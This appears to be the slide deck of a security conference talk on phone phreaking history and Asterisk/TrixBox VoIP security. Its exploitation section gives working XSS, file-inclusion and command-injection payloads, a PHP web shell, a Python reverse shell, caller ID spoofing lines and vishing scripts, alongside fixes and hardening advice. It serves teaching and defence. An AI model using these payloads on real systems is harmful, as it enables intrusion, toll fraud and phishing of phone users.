

# “Sorry, Wrong Number”

**Mysteries of the Phone  
System Past and Present**

**Patrick McNeil**  
**@unregistered436**

**Owen**  
**@LinuxBlog**



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# FIRST, A BRIEF WORD FROM OUR LAWYER

Views and opinions are those of Patrick & Owen and do not represent past, present, or future employers.

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*"Get this and get it straight...  
Crime is a sucker's road, and  
those who travel it wind up in the  
gutter, the prison, or the grave."*

-Opening of the Philip Marlowe radio show



# Why are we doing this?

- Phreaks as the original electronics “hackers”
- It’s a way of thinking...
- VoIP wasn’t designed for security
- Mysteries of the past can help you understand the present - let us be your guide...



# What we'll cover

History

Info Leakage


Exploitation

Fraud & Abuse

PoC Tool Demo

Other

Which may include famous  
movie stars and propaganda



**OPERATOR! OPERATOR!**



MOVIECLIPS.COM



23



A. B. STROWGER.  
AUTOMATIC TELEPHONE EXCHANGE.

No. 447,918.

Patented Mar. 10, 1891.

# User Dialing

- Strowger switch - alternating current pulses & mechanical cylinder switch per digit
- First user dialing enabled - exchange name converted to number to dial in small area



# Carrier Growth Drives Innovation

- Burgeoning operator workforce growth
- Panel & Crossbar “common control” built number in sender then processed
- The 4A crossbar and card control

## POP QUIZ!

- Q: SF and MF - what tone critical? XXXX Hz?  
Q: What was the design flaw that revolutionized the industry?

It's TRUE mom,  
the DEF CON  
Goons are SO  
dreamy!





# THE FUTURE OF VOIP?



**THE NEW CAR OF THE FUTURE!**



# Introducing Asterisk!

Asterisk Created in 1999

- Now developed by Digium
- GPL
- Latest Stable: 13.0.0 (24 October 2014; 4 months ago)
- 11.13.1 (20 October 2014; 4 months ago)

Numerous Books published

- 2005 - Building Telephony Systems with Asterisk (PACKT)
- 2007 - Asterisk for dummies published
- 2007 - Asterisk Hacking published
- AsteriskBook (AsteriskDocs.org)

AMI

AGI (<http://www.voip-info.org/wiki/view/Asterisk+AGI>)

You can do some cool stuff with it.

*THE FUTURE HOLDS GREAT PROMISE*



# Asterisk variants...



FreePBX

Asterisk@Home

TrixBox

PBX In a Flash

Elastix

AskoziaPBX

Asterisk for Raspberry Pi


(<http://www.raspberry-asterisk.org/>)



# Attack vs Defense



Al Capone



J Edgar Hoover

# Information Leakage

**What:** When a system that is designed to be used only by authorized parties reveals the usage, equipment, location, or entities using the system, etc. to an unauthorized party.



# Rise of the Phreaks

## Phreaks:


- Social engineered operators
- Phone techs
- In-band clicks & tones
- Open technical journals
- Exhaustive dialing of numbers
- Shared on looparounds & eventually conf calls
- Underground papers





# The World Finds Out

- *Secrets of the Little Blue Box*, 1971 Esquire article introduced world to “Phreaking” - such as Joe Engressia, Mark Bernay, and John Draper
- Phun stuff like joke-lines were a ToS violation
- See “Exploding the Phone” by Phil Lapsley



# Evolution of VoIP



- Common Channel Interoffice Signaling (CCIS)
- Personal computers came out, and if switches can use modems...
- IP enabled transport of ALL data, including voice
- Analog systems got IP cards
- All IP developed PBX, with separate gateways for analog connections, consumer MTAs with analog ports, etc.
- Virtualization made PBX accessible to all

# Information Leakage

**Now:** Still just as easy! The curious can play in a VM at home or get inexpensive trunk services. Just like early phreakers - read, listen, enumerate!

- Port scanning
- SIP stack & OS fingerprinting
- Extension enumeration



# SIP & SDP

```
INVITE sip:19195551223@defcon.org SIP/2.0
Via: SIP/2.0/UDP 10.1.3.3:5060;branch=z9hG4bKb27061747269636b
From: "JConnor" <sip:15554141337@10.1.3.3:5060>;tag=18de4db33f
To: "19195551223" <sip:19195551223@defcon.org>
Call-ID: 19424e0d9187654209ed34db33f
CSeq: 1 INVITE
Max-Forwards: 70
User-Agent: BigTelcoVendor/R16.4.1.1
Supported: 100rel,timer,replaces,join,histinfo
Allow: INVITE,CANCEL,BYE,ACK,NOTIFY,REFER,OPTIONS,INFO,PUBLISH
Contact: "JConnor" <sip:15554141337@10.1.3.3:5060;transport=udp>
Content-Type: application/sdp
Content-Length: 165
v=0
o=- 1 1 IN IP4 10.1.3.3
s=-
c=IN IP4 10.1.3.3
b=AS:64
t=0 0
m=audio 19001 RTP/AVP 0 127
a=rtpmap:0 PCMU/8000
a=rtpmap:127 telephone-event/8000
```



# The Crypto That Time Forgot

```

REGISTER sip:192.168.1.123 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.1:8166;branch=z9hG4bK-d8754z-0be76a4b680f6408-1---d8754z-;rport
Max-Forwards: 70
Contact: <sip:1000@192.168.1.1:8166;rinstance=c7c558226c47c266>
To: <sip:1000@192.168.1.123>
From: <sip:1000@192.168.1.123>;tag=309f3210
Call-ID: YWM4NWQxNThiNGEwMjhmYTJhZmIwYzJiNjMxNTY1MjE
CSeq: 2 REGISTER
Expires: 3600
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, INFO
User-Agent: X-Lite 4.7.1 74247-647f3e8e-W6.1
Authorization: Digest
username="1000", realm="asterisk", nonce="35e47ee9", uri="sip:192.168.1.123", response="33ac377e4d50ad6026837ef37b2d33ce", algorithm=MD5
Content-Length: 0

```

*Newest*  
*Gift Idea*

From **Motorola**

**PORTA-Clock RADIO**

Here's a brand new idea, a really useful idea, a wonderful gift idea—it's the new Motorola portable with a clock built right into the handsome, lightweight case! It's out today—just in time for June giving, for summertime fun at picnics or the beach.

**BIGGEST SPEAKER**  
ever used in a set this size

Motorola exclusive—new giant speaker, larger yet lighter, gives real console tone to this compact set. Motorola exclusive—new sub-miniature tubes, used formerly only in costly electronic equipment, reduce battery drain, give greatly extended battery life! See it today—hear that new depth and purity of tone added to the famous Motorola Golden Voice of radio.

Model 33LC—**\$44.95\***  
gray, green, maroon  
AC-DC-Battery  
120 Batteries

\*From regular radio, tube and VCR. Excludes price of shipping and handling.

For June Graduates—June Brides  
*More Gift Ideas from Motorola*

6 tube performance, giant speaker, AC-DC, 120 batteries. Gray, maroon, ivory. Green, ivory, maroon. (also in electronic version, still slightly higher).

14.4M, Green, Ivory, maroon.

Home radio, Modern styling in white, ivory, maroon, gray, green and red. 52¢ from \$1.77's, Golden Voice base.

For 100 Clock Radio—for kitchen, bath, den, porch. 52¢W-139M. Citrean, off-white, red, green.

**Better See Motorola** *The Golden Voice of Radio*

# Information Leakage



- Google searches, DNS queries, job boards, and calls that go to voicemail or auto-attendant may the type of phone system
- If Internet connected, a quick SIP OPTIONS or INVITE reveals key info. User-Agent, Server, X-headers, or other header presence (or lack of) tells me what you're running.
- User or extension enumeration
- A quick vuln database scan tells me how to try to compromise your system



# SIP VoIP info gathering tips



- Port scans - specify TCP & UDP, along with a port range to detect Asterisk AMI (5038) - outside of nmap defaults
- Scan slow to avoid rate based filters (-T)
- Use more than one tool, & mod default values. Ex: If using SIPVicious change default User-Agent in svhelper.py
- Scan with another SIP method such as INVITE or CANCEL
- Metasploit SIP scanner randomizes identifying fields
- Not many VoIP scanner projects maintained, but Viproy and Bluebox-ng ARE





## Asterisk User-Agents

- 15MM SIP entries in dataset
- 52,420 containing "Asterisk"
- 10,776 are just "Asterisk PBX"  
(top server UA in the list)
- 1,156 "Asterisk PBX 1.6.0.26-FONCORE-r78"  
- TrixBox!

As expected, LOTS of:

- Insecure phones & MTAs
- Old SMB systems from Cisco, Nortel, Avaya, etc.

Unexpected Finds:

- NORTEL-DMS100-SS7-ISUPbr (?!)
- 5,785 hits on "camera", 5467 in CN
- Top user-agent - 3.6MM  
"FRITZ!OS" MTAs deployed in DE
- LOTS of Huawei in Iran





# Information Leakage Defense



- Change the default SIP “User-Agent” string to fool attackers
  - In asterisk change sip\_general\_additional.conf “useragent=”
  - Or in FreePBX Web GUI > Settings > Asterisk SIP Settings > Go to “Other SIP settings” at bottom and enter “useragent” and “<value you want>”
- Block bad user agents & use rate limiting (See our Github)
- Add “alwaysauthreject=yes” to sip\_custom.conf & username <> extension
- Implement fail2ban to block IPs that
  - Try to register to invalid extensions
  - Have a number of registration failures
  - Exceed a reasonable message rate
- Use a security appliance that will block SIP scans




# Exploitation

ex·ploi·ta·tion

(ĕk'sploi-tā'shən)

*n.*

1. The act of employing to the greatest possible advantage
2. Utilization of another person or group for selfish purposes



# Exploitation

The phreaks used the weaknesses in the phone network to their greatest advantage, and used them to enable further exploration.



# Exploitation

Nowadays. used for...

Pretty much anything




# TrixBox











## Immensely popular Asterisk front end

SourceForge Stats:

[5.0 Stars](#) (35)

Last Update: 2013-06-18

Home 

Name ↕	Modified ↕	Size ↕	Downloads / Week ↕
 trixbox CE	2010-06-11		496 
 Asterisk@Home	2006-04-13		24 
 Add-on Packages	2005-05-05		4 
 Asterisk xPL	2004-11-23		1 
 Linux xPL hub	2004-11-19		1 

[http://sourceforge.net/projects/asteriskathome/files/trixbox%20CE/stats/json?start\\_date=2010-01-01&end\\_date=2015-01-01](http://sourceforge.net/projects/asteriskathome/files/trixbox%20CE/stats/json?start_date=2010-01-01&end_date=2015-01-01) (More Stats)

# Vulnerabilities

Year	DoS	Code Execution	Overflow	Sql Injection	Bypass something	Gain Information	Gain Privileges	# of exploits	# of Vulnerabilities
<a href="#">2007</a>	<u>11</u>	<u>3</u>	<u>3</u>	<u>1</u>	<u>1</u>	<u>1</u>	<u>1</u>		17
<a href="#">2008</a>	<u>8</u>	<u>1</u>	<u>1</u>			<u>1</u>		<u>1</u>	15
<a href="#">2009</a>	<u>2</u>		<u>1</u>			<u>1</u>			3
<a href="#">2010</a>	<u>1</u>								1
<a href="#">2011</a>	<u>1</u>								1
<a href="#">2012</a>	<u>4</u>	<u>2</u>	<u>2</u>						6
<a href="#">2013</a>	<u>1</u>	<u>1</u>	<u>2</u>			<u>1</u>			3
<b>Total</b>	<u>28</u>	<u>7</u>	<u>9</u>	<u>1</u>	<u>1</u>	<u>4</u>	<u>1</u>	<u>1</u>	46

<http://www.cvedetails.com/vendor/6284/Asterisk.html> - Memory Corruption, XSS, Directory Traversal, HTTP Response Splitting, CSRF and File Inclusion not included in chart

# Exploitation Demo




## Unauthenticated XSS

```
/user/help/html/index.php?id_nodo=%22  
onmouseover%3dalert%28%27wow_133  
7\n%27%2bdocument.cookie%29%3d%  
22
```

## Translation:

```
?id_nodo="onmouseover=alert('wow_13  
37\n'+document.cookie)='"
```



# Exploitation Demo



## Local File Inclusion

```
/maint/modules/home/index.php?lang=../../../../  
../../../../etc/passwd%00
```

Other interesting files to read (Other than your normal goto files)

## Asterisk Configs (/etc/asterisk/)

users.conf  
voicemail.conf  
extensions.conf  
Many More

## Amp Portal Config

/etc/ampportal.conf

## Asterisk Logs

/var/log/asterisk

System Information -- trixbox1.localdomain -- Iceweasel (Private Browsing)

System Information - ... x

192.168.1.50/maint/modules/home/index.php?lang=../../../../etc/passwd%00

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc:/news: uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin  
operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin  
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/sbin/nologin asterisk:x:100:101::/var/lib/asterisk:/sbin/nologin  
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash distcache:x:94:94:Distcache:/sbin/nologin vcsa:x:69:69:virtual console memory owner:/dev/  
/sbin/nologin apache:x:48:48:Apache:/var/www:/sbin/nologin rpcuser:x:32:32:Portmapper RPC user:/sbin/nologin postfix:x:89:89:/var/spool/postfix/  
/sbin/nologin nsd:x:28:28:NSD Daemon:/sbin/nologin ntp:x:38:38::/etc/ntp:/sbin/nologin quagga:x:92:92:Quagga routing suite:/var/run/quagga/  
/sbin/nologin pcap:x:77:77::/var/arpwatch:/sbin/nologin dbus:x:81:81:System message bus:/sbin/nologin haldaemon:x:68:68:HAL daemon:/  
/sbin/nologin avahi:x:70:70:Avahi daemon:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin  
named:x:25:25:Named:/var/named:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin nfsnobody:x:65534:65534:Anonymous  
NFS User:/var/lib/nfs:/sbin/nologin xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin avahi-autoipd:x:101:103:avahi-autoipd:/var/lib/avahi-autoipd/  
/sbin/nologin ftpuser:x:500:500:/var/ftp:/sbin/nologin
```

Device	Received	Sent	Err/Drop
lo	3.29 MB	3.29 MB	0/0
eth0	7.43 MB	8.63 MB	0/0
si0	0.00 KB	0.00 KB	0/0

Server Status

Asterisk	Running
web server	Running
cron server	Running
SSH server	Running
Mysql	Running

Helpful Links

- Forum
- Recent Posts
- HUD Lite

Announcements

**Moved Permanently**

The document has moved here.

trixbox Status

Hostname:  
trixbox1.localdomain

Local IP:  
192.168.1.50

Public IP:

Active Channels  
SIP: 0  
IAX: 0

Current



# Exploitation Demo



## Authenticated Remote Code Execution

### Goal: Upload Shell.php, Spawn Netcat Shell

```
/maint/modules/home/index.php?lang=1;echo "<?php system(\$_GET['cmd']);?>">shell.php
```

```
/maint/modules/home/shell.php?cmd=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket%28socket.AF_INET,socket.SOCK_STREAM%29;s.connect%28%28%22192.168.1.10%22,1234%29%29;os.dup2%28s.fileno%28%29,0%29;%20os.dup2%28s.fileno%28%29,1%29;%20os.dup2%28s.fileno%28%29,2%29;p=subprocess.call%28[%22/bin/bash%22,%22-i%22]%29;%27
```

(VIDEO)

<http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html> - By AttackTerrorist

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

# Remote Exec Shell Demo

# LFI Remote Code Exec Demo



<http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html>

LFI & XSS By AttackTerrorist - SIP Message Injection By Snide.

# Exploitation Demo



## Putting it all Together.

From XSS (UNAUTH)->RCE (AUTH)

Requires info gathering (maybe)

Possibly phishing, hidden frames.

## Excuse Me Sir?

user/help/html/index.php?id\_nodo=%22onmouseover%3dwindow.location.replace%28window.atob%28%27aHR0cDovLzE5Mi4xNjguMS41MC9tYWludC9tb2R1bGVzL2hvbWUvaW5kZXgucGhwP2xhbmc9TUY7ZWNo byAiPD9waHAgc3lzdGVtKFwkX0dFVFcImNtZFWiXSk7Pz4iPnNoZWxsNi5waHA=%27%29%29;%22"


- 1) Load Page with iFrame src above
- 2) Use the XSS to trigger onmouseover (in frame) to load Base64 Encoded URL:  
`http://192.168.1.50/maint/modules/home/index.php?lang=MF;echo "<?php system(\$_GET['cmd']);?>">../.././shell6.php`
- 3) Hide Frame

<http://packetstormsecurity.com/files/127522/Trixbox-XSS-LFI-SQL-Injection-Code-Execution.html>

LFI & XSS By AttackTerrorist

# XSS Phish to Shell Demo

# Exploitation Defense



**Fix for XSS** - help/html/index.php:44

```
$smarty->assign("id_nodo",$_GET['id_nodo']);  
if (in_array($tbLang, array('home', 'meetme', 'etc'))) {  
$smarty->assign("id_nodo",$_GET['id_nodo']); }
```

**Fix for LFI** - /var/www/html/maint/modules/home/index.php:68-72

```
$tbLang = $_GET['lang'];  
if (!in_array($tbLang, array('home', 'meetme', 'etc'))) { $tbLang='english'; }  
$languageFile = 'language/'.$tbLang.'.php';  
if(file_exists($languageFile)){  
include($languageFile); }
```

**Fix for RCE** - /var/www/html/maint/modules/home/index.php

```
68: $tbLang = $_GET['lang'];  
339: $phpOutput = shell_exec('php -q libs/status.php '.$tbLang);//exec('perl libs/status.pl');  
if (!in_array($tbLang, array('english', 'french', 'etc'))) { $tbLang='english'; }
```

# Exploitation Defense

## Defending isn't easy

1. Avoid all-in-one distributions
2. Update
3. Custom build
  - It's not hard
  - Don't build what you don't need
4. Configure Properly
  - Turn off what isn't used, needed or unknown
  - See #3
5. Firewall
6. Fail2ban



# Fraud & Abuse

## What:

- No intention to pay
- Causes loss or damage to others or enables criminal to make a profit
- Manipulation of the telecommunications network to make it do something unintended for fun :)





# Fraud & Abuse

Q: Before Apple, what did electronic device made Steve Wozniak and Steve Jobs famous (or maybe notorious) in some circles?

Q: Who were some of the earliest and largest users of blue boxes besides phreaks?


Q: Besides blue boxes, name one other “box” type that was very popular. What did it do?

Q: What feat focused the FBI on apprehending John Draper aka Capt. Crunch?



# Fraud & Abuse

- Making money - IRSF, traffic pumping schemes enabled by cracked PBX
  - Call generation or forwarding, voicemail dialout, routing changes, etc. to make calls to high-cost destinations
- Caller ID spoofing (“backspoofing”)
- Telephony Denial of Service - scripted calls to tie up someone’s phone for extortion, protest, or prank
- Vishing – Voice phishing, phone schemes, sometimes robo-dialed



**They'll  
never catch  
you!**

Some people say it's easy to rip off the phone company. Use a phony credit card or someone else's number. Make all the long distance calls you want . . . free. They'll never catch you.

Don't you believe it.

There are some very sorry people who now know different. The fact is: *toll fraud is a crime.*

Charging calls to phony numbers is a Class A Misdemeanor. Up to one year in jail and a \$1000 fine.

Using an electronic device (i.e. "blue box") is a misdemeanor, too. For out-of-state calls, it's fraud by wire—a Federal offense. Up to five years in jail and a \$1000 fine.

If you're caught, you'll spend some time behind bars until you can raise bail.

If you're convicted, chances are you can kiss your scholarship and your college career good-bye. And your odds are lousy for getting into law school, medical school . . . ever becoming a teacher, or holding a civil service job. The list of deadends is endless.

The phone company is constantly checking for toll fraud. And they get full cooperation from the local authorities.

Toll fraud isn't worth it. Once you're caught, you're allowed just one more free call.

For HELPL!

  
**ROCHESTER  
TELEPHONE**

# Fraud & Abuse Demo

Faked caller number. CNAM lookup or “dip” by receiver’s telco displays name registered to that number - aka “backspoofing”

- Prank Calls
- Social Engineering
- Bypass some voicemail pins
- SWATting

# Asterisk CallerID Setting

On outbound route in extensions.conf ...

```
exten => _1NXXNXXXXXX,n,Set(CALLERID(num)=17045551212)
```

In the “.call” files used for automation just set...

```
CallerID: <17045551212>
```

**Hey, Look who's calling me!**



# Phreakme

“We were just acquired. For security reasons, please enter your voicemail pin for a message from the CEO.”

“A new tech support fast track phone number verification system is being rolled out. You must be enrolled for faster help desk service. Please enter your date of birth, in month, day and four digit year for verification.”

# Phreakme Demo

# Phreakme IVR



